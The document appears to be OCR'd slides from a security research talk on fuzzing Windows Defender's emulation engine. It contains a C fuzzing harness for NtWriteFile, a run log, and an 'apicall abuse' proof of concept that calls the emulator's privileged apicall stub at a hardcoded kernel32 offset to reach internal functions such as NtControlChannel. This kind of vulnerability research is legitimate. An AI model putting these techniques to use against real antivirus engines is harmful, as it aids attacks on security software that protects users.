
```
void Fuzz_NtWriteFile(PFUZZPARAM pFuzzParam)
{
    /*
    NTSTATUS NtWriteFile
    (
        HANDLE           hFile,
        HANDLE           hEvent,
        PIO_APC_ROUTINE  apc,
        void*            apc_user,
        PIO_STATUS_BLOCK io_status,
        const void*      buffer,
        ULONG            length,
        PLARGE_INTEGER   offset,
        PULONG           key
    )
    */

    HANDLE hFile;
    HMODULE ntdll;

    typedef NTSTATUS(NTAPI *PNtWriteFile)(
        HANDLE,
        HANDLE,
        PVOID,
        PVOID,
        PIO_STATUS_BLOCK,
        PVOID,
        ULONG,
        PLARGE_INTEGER,
        PULONG);

    PNtWriteFile ntWriteFile;
```

Fuzzing `NtWriteFile`




```
    OutputDebugStringA("Fuzz NtWriteFile");

    ntdll = LoadLibraryA("ntdll.dll");
    DIEIFNULL(ntdll, "Could not get ntdll!");

    ntWriteFile = (PNtWriteFile)GetProcAddress(ntdll, "NtWriteFile");
    DIEIFNULL(ntWriteFile, "Could not get ntWriteFile!");

    ConfigureFuzzParam(pFuzzParam, 4, "ntdll!NtWriteFile");

    //for the filename
    pFuzzParam->Params[0].InitParam = 0x1000;
    pFuzzParam->Params[0].RawParam = (uint32_t)xAlloc(0x1000);
    pFuzzParam->Params[0].Type = ParamTypeString;

    //lpBuffer
    pFuzzParam->Params[1].InitParam = 0x1000;
    pFuzzParam->Params[1].RawParam = (uint32_t)xAlloc(0x1000);
    pFuzzParam->Params[1].Type = ParamTypeString;

    //length
    pFuzzParam->Params[2].Type = ParamTypeDWORD32;

    //offset
    pFuzzParam->Params[3].Type = ParamTypeQWORD64;


    //numberOfBytesWritten
    LARGE_INTEGER lInt = { 0 };
    IO_STATUS_BLOCK ioStatus = { 0 };

    do {
```

Fuzzing NtWriteFile




```
    IO_STATUS_BLOCK ioStatus = { 0 };

    do {
        GetFuzzParams(pFuzzParam);

        hFile = CreateFileA(
            (LPCSTR)pFuzzParam->Params[0].RawParam,
            GENERIC_ALL,
            0,
            NULL,
            CREATE_ALWAYS,
            FILE_ATTRIBUTE_NORMAL,
            NULL);

        if (hFile == INVALID_HANDLE_VALUE)
        {
            FatalError("Could not open file");
        }

        lInt.QuadPart = pFuzzParam->Params[3].RawParam;

        ntWriteFile(hFile,
            NULL,
            NULL,
            NULL,
            &ioStatus,
            (PVOID)pFuzzParam->Params[1].RawParam,
            (ULONG)pFuzzParam->Params[2].RawParam,
            &lInt,
            NULL);

        GetFuzzParams(pFuzzParam);
```

Fuzzing NtWriteFile




```
            (ULONG)pFuzzParam->Params[2].RawParam,
            &lInt,
            NULL);

        GetFuzzParams(pFuzzParam);

        lInt.QuadPart = pFuzzParam->Params[3].RawParam;

        ntWriteFile(hFile,
            NULL,
            NULL,
            NULL,
            &ioStatus,
            (PVOID)pFuzzParam->Params[1].RawParam,
            (ULONG)pFuzzParam->Params[2].RawParam,
            &lInt,
            NULL);


        CloseHandle(hFile);

    } while (g_LoopInfinite);


    OutputDebugStringA("NtWriteFile DONE");

}




void Fuzz_NtSetInformationFile_FileEndOfFileInformation(PFUZZPARAM pFuzzParam)
{
    /*
```

Fuzzing `NtWriteFile`



```
$ ./run.sh -z 4
Running MP 218
./mpclient -v 218 -f ./test.exe -z 4
[x] Log level set to S_UPDATE
[x] Initial seed set to 0x5b0b0cca (1527450826)
[x] Version set to 218
[x] Running once
[x] NumberRuns: 1
[x] Function #4 - NtWriteFile
[!]
[!]==> MpEngine.dll base at 0xf67a3008
[!]
[!]
[!]==> Logging to file seeds/seeds-1527450826
[!]
[+] Setting Hooks
[+] Hooks Set!
main(): Calling DllMain()
main(): DllMain done!
main(): Booting Engine!
```

Fuzzing NtWriteFile




```
[.] WinExec
[v] Params[2]: 0x12fe14 0x2
[v] V: 0xf7b0b00c
[v] GetParam
[*] GetFuzzParam!
[-] fuzzParam 0xed27fa94
[-] fuzzParam->NumParams 4
[-] fuzzParam->FunctionName: ntdll!NtWriteFile
[-] fuzzParam->LastReturnValue: 0x0
[*]     0 STRING RawParam: 0x143e08 foobar.txt
[*]     1 STRING RawParam: 0x144e18 foobar.txt
[*]     2 DWORD RawParam: 0x20
[*]     3 QWORD RawParam: 0xffffffffffffffff
[*] RawParams end
[-] RES: 0
[.] WinExec DONE

[.] WinExec
[v] Params[2]: 0x12fe14 0x2
[v] V: 0xf7b0b00c
[v] GetParam
[*] GetFuzzParam!
[-] fuzzParam 0xed27fa94
[-] fuzzParam->NumParams 4
[-] fuzzParam->FunctionName: ntdll!NtWriteFile
[-] fuzzParam->LastReturnValue: 0x0
[*]     0 STRING RawParam: 0x143e08 foobar.txt
[*]     1 STRING RawParam: 0x144e18 foobar.txt
[*]     2 DWORD RawParam: 0x100
```

Demo


`apicall` abuse

apicall **Abuse** - OutputDebugStringA




```
/*
kernel32.dll vdll +0x16d4e

.text:7C816D4E                      sub_7C816D4E    proc near
.text:7C816D4E 8B FF                                mov     edi, edi
.text:7C816D50 E8 00 00 00 00                       call    $+5
.text:7C816D55 83 C4 04                             add     esp, 4
.text:7C816D58 0F FF F0 BB 14 80 B2                 apicall kernel32!OutputDebugStringA
.text:7C816D5F C2 04 00                             retn    4
.text:7C816D5F                      sub_7C816D4E    endp
*/
VOID OutputDebugStringA_APICALL(PCHAR msg)
{
    typedef void(*ODS)(char *);
    HMODULE k32base = LoadLibraryA("kernel32.dll");
    ODS apicallODS = (ODS)((BYTE*)k32base + 0x16d4e);

    apicallODS(msg);
}

int entrypoint()
{
    /*
    these will only be visible if you have some kind of instrumentation on the OutputDebugStringA
    emulation in the engine. Both will reach mpengine!KERNEL32_DLL_OutputDebugStringA.
    */
    OutputDebugStringA("OutputDebugStringA the normal way");
    OutputDebugStringA_APICALL("OutputDebugStringA via ret2apicall");

    //call NtControlChannel via apicall - shouldn't be able to do this
    NtControlChannel_APICALL();

    return 0;
}
```

